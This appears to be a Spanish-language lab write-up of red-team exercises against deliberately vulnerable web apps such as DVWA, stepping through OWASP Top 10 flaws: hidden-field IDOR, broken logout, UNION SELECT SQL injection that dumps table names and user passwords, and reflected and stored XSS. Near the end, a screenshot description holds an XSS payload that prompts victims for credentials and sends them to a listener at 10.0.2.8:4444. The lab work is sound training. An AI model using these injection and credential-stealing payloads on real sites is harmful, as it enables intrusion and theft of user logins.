

Domina Ejercicios de Red Team: Explora las Vulnerabilidades del OWASP Top 10

[Broken Access Control - Insecure DOR\(Change Secret\)](#)

[Identification & authentication failures - Broken Authentication](#)

[Gestion de cierre de session](#)

[Injection - SQL injection](#)

[Inyección con UNION SELECT](#)

[Obteniendo el nombre de las tablas](#)

[Obteniendo el nombre de las columnas de una tabla](#)

[Obteniendo datos sensibles](#)

[Injection - Cross-site scripting \(XSS\) Reflected GET and POST](#)

[Inyectar el Script XSS en el Formulario](#)

[Cross-Site Scripting \(XSS\) Reflected \(POST\)](#)

[Security Misconfiguration - Local File Inclusion\(LFI\)](#)

[Server side request forgery - port scan](#)

[Insecure Design - Login Page](#)


[Fallos de criptografía - Hashing Débil de Contraseñas](#)

[Security Logging and Monitoring Failures](#)

[Vulnerable and outdated components](#)


[Ataque de fuerza bruta](#)

Broken Access Control - Insecure DOR(Change Secret)




En el editor de HTML del inspector podemos cambiar los elementos ocultos que hacen referencia al usuario que se va a modificar y cuando se hace un submit coje esos datos modificados en vez de los originales y cambiar cosas diferentes.

Identification & authentication failures - Broken Authentication




El login y el password están ocultos en el propio texto.

Gestion de cierre de session




Te redirige a la página de login.




Pero si vuelve hacia atrás, te vuelve a la página de logout con las credenciales de usuario activas. Al hacer logout habría que borrar la información del usuario para que cuando intente volver hacia atrás o mediante la url intente entrar en sección de admin, lo bloquee porque no tiene ya la información del usuario.

Injection - SQL injection




Al hacer una búsqueda en el campo, vemos que en la url añade el valor asociado al campo y el action.




Con el order by buscamos de 1 en 1 hasta que encontramos un error que nos dice el número de columnas que es menor al último número buscado que tiene la bbdd.

Inyección con UNION SELECT




añadiendo UNION SELECT a la url nos devuelve el nombre de la BBDD.



cambiando los valores devueltos del UNION SELECT podemos obtener otros datos como el usuario de la BBDD.

Obteniendo el nombre de las tablas




En el mysql del servidor vemos que tenemos una BBDD en el cual están todas las tablas creadas en el servidor.

The screenshot shows a web application interface with a search bar at the top labeled '/ SQL Injection (GET/Search) /'. Below the search bar is a table with 5 columns: Title, Release, Character, Genre, and IMDb. The table contains 13 rows of data, each representing a different database table. To the right of the table are social media icons for Twitter, LinkedIn, Facebook, and YouTube.


Title	Release	Character	Genre	IMDb
CHARACTER_SETS	3	5	4	Link
COLLATIONS	3	5	4	Link
COLLATION_CHARACTER_SET_APPLICABILITY	3	5	4	Link
COLUMNS	3	5	4	Link
COLUMN_PRIVILEGES	3	5	4	Link
KEY_COLUMN_USAGE	3	5	4	Link
PROFILING	3	5	4	Link
ROUTINES	3	5	4	Link
SCHEMATA	3	5	4	Link
SCHEMA_PRIVILEGES	3	5	4	Link
STATISTICS	3	5	4	Link
TABLES	3	5	4	Link
TABLE_CONSTRAINTS	3	5	4	Link

Buscamos las tablas que existen en las BBDD del servidor.




En la consulta de la URL filtramos por el nombre de la tabla que queremos obtener los nombres de las columnas y en el select que nos muestre esos nombres.

Obteniendo datos sensibles




Con la consulta SQL de la URL podemos obtener la contraseña de los usuarios, pidiendo en el select el nombre de las columnas y que se saca de la tabla.

Injection - Cross-site scripting (XSS) Reflected GET and POST



Vemos que los datos añadidos en el formulario al hacer submit estos se muestran en la URL y no sale un mensaje con el nombre y el apellido añadidos.

Inyectar el Script XSS en el Formulario



Al añadir en los campos


First name: `<script>alert('XSS con GET')</script>`

Last name: User (o cualquier otro valor) form alert get

Nos muestra un mensaje emergente

Vemos que el method del formulario es GET.

Cross-Site Scripting (XSS) Reflected (POST)



Vemos que el method del formulario es POST, en este caso vemos que los parámetros de los campos no aparecen en la URL, pero sí que sigue apareciendo el mensaje emergente.

El campo de texto de name nos limita los caracteres, cambiamos el tamaño con el inspector

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface for the 'Stored Cross Site Scripting (XSS)' vulnerability. The browser window displays the URL `http://10.0.2.8/DVWA/vulnerabilities/xss_s/`. The page has a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, and XSS (DOM). The main content area has a form with 'Name' and 'Message' fields. The 'Name' field contains 'test'. The 'Message' field contains a JavaScript payload: `<script>var u=prompt("Usuario:");var p=prompt("Contraseña:");fetch("http://10.0.2.8:4444/?u="+u+"&p="+p)</script>`. Below the form, there are three preview boxes showing the rendered output: 'Name: test', 'Message: This is a test comment.', 'Name: test', 'Message: ping 10.0.2.6', 'Name: ping 10.0.2.6', 'Message: test', and 'Name: ping 10.0.2.6'. A CSS inspector is overlaid on the bottom right, showing the 'Layout' tab with a 'Box Model' diagram. The diagram shows a blue box with a width of 412x45, a border of 2px, and a padding of 2px. The 'Filter Styles' panel shows the 'font' property set to '100% arial, sans-serif' and 'vertical-align: middle'.

Añadimos el script en el campo de message

